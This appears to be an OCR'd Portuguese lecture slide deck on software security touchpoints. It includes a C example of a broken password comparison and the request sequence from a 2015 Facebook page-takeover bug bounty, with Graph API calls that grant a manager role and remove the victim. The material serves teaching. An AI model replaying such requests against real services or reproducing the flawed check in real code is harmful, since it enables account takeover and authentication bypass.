
Capítulo 3. Introdução à segurança de software – Pontos de Contato

(Introduction to Software Security Touchpoints)


Me. Marcelo Henrique dos Santos

www.marcelohsantos.com



1. Revisão do código
2. Análise de risco arquitetônico
3. Teste de penetração
4. Testes de segurança baseados em risco
5. Casos de abuso
6. Requisitos de segurança
7. Operações de segurança

Estácio


Cost of Fixing Defects at Each Stage
of Software Development
$15,000
$12,000
$9,000
$6,000
$3,000
$0
Cost per Defect
Requirements
Design
Coding
Testing
Maintenance

EXEMPLO 1

```
1 read(fd, userEntry, sizeof(userEntry));
2 comparison = memcmp(userEntry,
correctPasswd, strlen(userEntry));
3 if (comparison != 0)
4 return (BAD_PASSWORD);
```

PROBLEMA NO FACEBOOK (2015)

Request :-

POST /<page_id>/userpermissions HTTP/1.1

Host : graph.facebook.com

Content-Length: 245

role=MANAGER&user=<target_user_id>&business=<associated_business_id>&access_token=<application_access_token>

PROBLEMA NO FACEBOOK (2015)

Prova final do conceito de aquisição de página :-

Request :-

POST /<page_id>/userpermissions HTTP/1.1

Host : graph.facebook.com

Content-Length: 245

role=MANAGER&user=<target_user_id>&access_token=<application_access_token>

true

PROBLEMA NO FACEBOOK (2015)

Remoção da vítima:

Request :-

Delete /<page_id>/userpermissions HTTP/1.1


Host : graph.facebook.com

Content-Length: 245

user=<target_user_id>&access_token=<application_access_token>

Response:- true

PROBLEMA NO FACEBOOK (2015)



Hi,

After reviewing the issue you have reported, we have decided to award you a bounty of $2500 USD. We fulfill our bounties through https://bugbountypayments.com/

== Next Steps ==

* If you have not registered on https://bugbountypayments.com/

To properly collect your bounty, you will need to reply to this email with the following information:

- First name
- Last name
- Country
- Email address (this is where we will send the registration email)

Corrigindo os Problemas de segurança

A validação infelizmente se torna extremamente difícil por vários motivos:

- A complexidade do software está aumentando exponencialmente, mas o número de especialistas em segurança qualificados (e sua inteligência e produtividade) permanece praticamente constante.
- Muitos projetos são tão mal arquitetados ou implementados que são inviáveis para validar.
- A validação é muito mais difícil do que escrever um novo código (e é menos divertido), então muitas pessoas a evitam.

Corrigindo os Problemas de segurança

A validação infelizmente se torna extremamente difícil por vários motivos:

- Os engenheiros estão produzindo uma quantidade tão grande de código que os testes não conseguem acompanhar.
- As ferramentas de validação existentes são realmente muito pobres.
- O custo dos testes de segurança pode ser difícil de justificar porque a maioria dos usuários não pagará mais por uma segurança melhor.

Corrigindo os Problemas de segurança

A validação infelizmente se torna extremamente difícil por vários motivos:

- Não há uma maneira fácil para os usuários distinguirem entre produtos bem testados e aqueles que não são.
- O teste leva muito tempo, retardando os lançamentos de produtos.
- Não há uma maneira fácil de padronizar as avaliações de segurança porque os invasores não se limitam a ataques padrão.

Corrigindo os Problemas de segurança

A validação infelizmente se torna extremamente difícil por vários motivos:

- Capturar 90% das falhas não ajuda se os invasores estiverem dispostos a procurar 10 vezes mais para encontrar falhas.
- Os desenvolvedores não têm muito incentivo para fazer sacrifícios dolorosos pela segurança porque não são eles que correm o risco.

Referências bibliográficas

KOCHER, P. **Security Expert Paul Kocher Answers, In Detail**. 2003. Disponível em: https://interviews.slashdot.org/story/03/03/27/1357236/security-expert-paul-kocher-answers-in-detail. Acesso em: 14 Set. 2022.

MCGRAW, G. **Software Security: building security in**. Addison-Wesley Professional, 2006.

MUTHIYAH, L. **Hacking Facebook Pages**. 2015. Disponível em: https://thezerohack.com/hacking-facebook-pages. Acesso em: 14 Set. 2022.